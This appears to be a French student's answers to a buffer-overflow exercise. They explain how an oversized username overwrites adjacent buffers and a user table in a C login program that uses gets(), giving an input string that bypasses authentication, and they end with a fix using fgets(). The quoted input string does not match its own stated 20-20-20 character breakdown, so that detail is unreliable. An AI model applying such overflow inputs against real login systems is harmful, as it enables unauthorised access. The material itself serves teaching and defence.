
2. Le nombre de caractères nécessaires pour atteindre la première instance "root" à partir de l'utilisateur est de 40 caractères. Entre le début de l'adresse de "username" jusqu'au début de l'adresse de "root", il y a 5 lignes, où chaque ligne possède 8 valeurs hexadécimales qui correspondent à un caractère ASCII. Il y aura donc $8 \times 5 = 40$ caractères.



3. La séquence exacte de caractères à entrer pour accéder au système est cette suite de 60 caractères dans le username : "UUUUUUUUUUUUUUUUUUUUUUUUUPPPPPPPPPPPPPPPPPPPUUUUUUUUUUUUUUUUUUUUUUUU" et, rien dans le password (Taper Enter). La suite de 60 caractères dans le username est 20 caractères de 'U', 20 caractères de 'P' et 20 caractères de 'U'. Cette séquence a été choisie pour causer un buffer overflow. En effet, la taille du buffer user_name est de 20 caractères, correspondant à 19 caractères espace "code 0x20" ainsi que du 20ème caractère "0x00" correspondant à '\0' qui est le caractère de fin de chaîne dans le langage C. Cela veut dire que les premiers 20 caractères entrés dans le username qui est la suite de 20 caractères 'U' va correspondre à la valeur du buffer user_name. Ensuite, les 20 prochains caractères, qui est la suite de 20 caractères "P" seront stockés dans le buffer "password". Après ces 40 caractères, on a un buffer overflow, car les 20 prochains caractères qui sont la suite de 20 caractères 'U' seront stockés dans la première valeur de la table "users". Au lieu de "root", les valeurs des 20 premiers caractères correspondant au username seront la suite de 20 caractères "U".

Finalement, le dernier caractère sera le caractère de fin de ligne '\0' car la séquence de 60 caractères est finie. Le caractère '\0' sera donc stocké dans le buffer suivant qui correspond au mot de passe de cet utilisateur.

Le système va donc penser avoir comme username la suite de 20 caractères de 'U' et comme mot de passe la suite de 20 caractères de 'P'. La valeur du premier utilisateur est la suite de 20 caractères de 'U'. Donc, la première comparaison dans le code `strcmp(user_name, users[i][0])` sera de 0 car les 2 valeurs sont égales. En appuyant sur Enter, la valeur du buffer password avec `gets(password)` sera une valeur nulle car rien n'a été tapé et, on sait que le premier caractère du mot de passe de cette utilisateur dans la table users commence par "\0". La comparaison `strcmp(password, users[i][1])` va aussi être de 0 car on va comparer avec `strcmp` qui compare chaque caractère jusqu'à tomber sur la valeur vide "\0". Étant donné que le mot de passe entré est vide et que le premier caractère du mot de passe est vide, la comparaison sera validée et on pourra se connecter au système.



4. La chose à changer dans le programme pour enlever ce problème de sécurité de buffer overflow serait de remplacer la fonction “gets” par la fonction “fgets”. En

effet, la fonction "gets" ne fait aucune vérification de taille d'input pour vérifier si l'input a dépassé la taille de buffer voulu. On pourrait remplacer cette fonction par la fonction "fgets" qui prend en paramètre le nombre maximum de caractères pouvant être lu dans un input. Un exemple de son utilisation dans notre cas serait de remplacer "gets(user_name);" par "fgets(user_name, sizeof(user_name), stdin);" et remplacer "gets(password);" par "fgets(password, sizeof(password), stdin);".